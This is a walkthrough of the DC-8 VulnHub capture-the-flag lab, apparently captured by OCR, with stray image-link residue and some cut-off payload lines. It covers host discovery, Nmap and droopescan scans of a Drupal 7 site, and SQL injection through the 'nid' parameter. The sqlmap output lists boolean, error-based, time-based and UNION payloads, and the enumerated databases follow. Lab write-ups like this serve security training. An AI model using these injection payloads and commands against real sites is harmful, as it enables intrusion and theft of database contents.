
dc8


VM: https://www.vulnhub.com/entry/dc-8,367/
With some help during SQL injection part as well as inserting php code part.

Discovering vuln vm IP.




```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:12:23:4a      1      60  PCS Systemtechnik GmbH
10.0.2.7        08:00:27:7e:85:86      1      60  PCS Systemtechnik GmbH
```

Nmap results.




```
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-22 23:58 EDT
Nmap scan report for dc8 (10.0.2.7)
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp open  http    Apache httpd
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache
|_http-title: Welcome to DC-8 | DC-8
MAC Address: 08:00:27:7E:85:86 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Droopescan results.




```
root@kali:~# droopescan scan drupal -u http://dc8
[+] Themes found:
    seven http://dc8/themes/seven/
    garland http://dc8/themes/garland/

[+] Possible interesting urls found:
    Default changelog file - http://dc8/CHANGELOG.txt
    Default admin - http://dc8/user/login

[+] Possible version(s):
    7.67

[+] Plugins found:
    ctools http://dc8/sites/all/modules/ctools/
        http://dc8/sites/all/modules/ctools/LICENSE.txt
        http://dc8/sites/all/modules/ctools/API.txt
    views http://dc8/sites/all/modules/views/
        http://dc8/sites/all/modules/views/README.txt
        http://dc8/sites/all/modules/views/LICENSE.txt
    webform http://dc8/sites/all/modules/webform/
        http://dc8/sites/all/modules/webform/LICENSE.txt
    ckeditor http://dc8/sites/all/modules/ckeditor/
        http://dc8/sites/all/modules/ckeditor/CHANGELOG.txt
        http://dc8/sites/all/modules/ckeditor/README.txt
        http://dc8/sites/all/modules/ckeditor/LICENSE.txt
    better_formats http://dc8/sites/all/modules/better_formats/
        http://dc8/sites/all/modules/better_formats/README.txt
        http://dc8/sites/all/modules/better_formats/LICENSE.txt
    image http://dc8/modules/image/
    profile http://dc8/modules/profile/
    php http://dc8/modules/php/
```

SQL error after entering char -> '
URL: http://dc8/?nid=1'



dc8/?nid=1 '

Output of the error.



Skip to main content

DC-8


Error

The website encountered an unexpected error. Please try again later.

Error message


PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1: SELECT title FROM node WHERE nid = 3'; Array ( ) in *mypages_init()* (line *6* of */var/www/html/sites/all/modules/mypages/mypages.module*).

Sqlmap get databases:
Results 2 DB: d7db , information_schema




```
Parameter: nid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: nid=1 AND 6671=6671

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: nid=1 AND (SELECT 3542 FROM(SELECT COUNT(*),CONCAT(0x716a627671,(SELECT
SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: nid=1 AND (SELECT 9547 FROM (SELECT(SLEEP(5)))srxL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: nid=-4011 UNION ALL SELECT CONCAT(0x716a627671,0x4741657368794872736e44
1)-- viHV
---
[00:18:22] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[00:18:22] [INFO] fetching database names
[00:18:22] [INFO] used SQL query returns 2 entries
[00:18:22] [INFO] retrieved: 'd7db'
[00:18:22] [INFO] retrieved: 'information_schema'
available databases [2]:
[*] d7db
[*] information_schema

[00:18:22] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 23 times
[00:18:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/dc8'

[*] ending @ 00:18:22 /2019-09-23/

root@kali:~/pwn/dc8# sqlmap -r req.txt --dbs --batch
```

Sqlmap to get tables of d7db database, there is a table called users which is of prime importance.

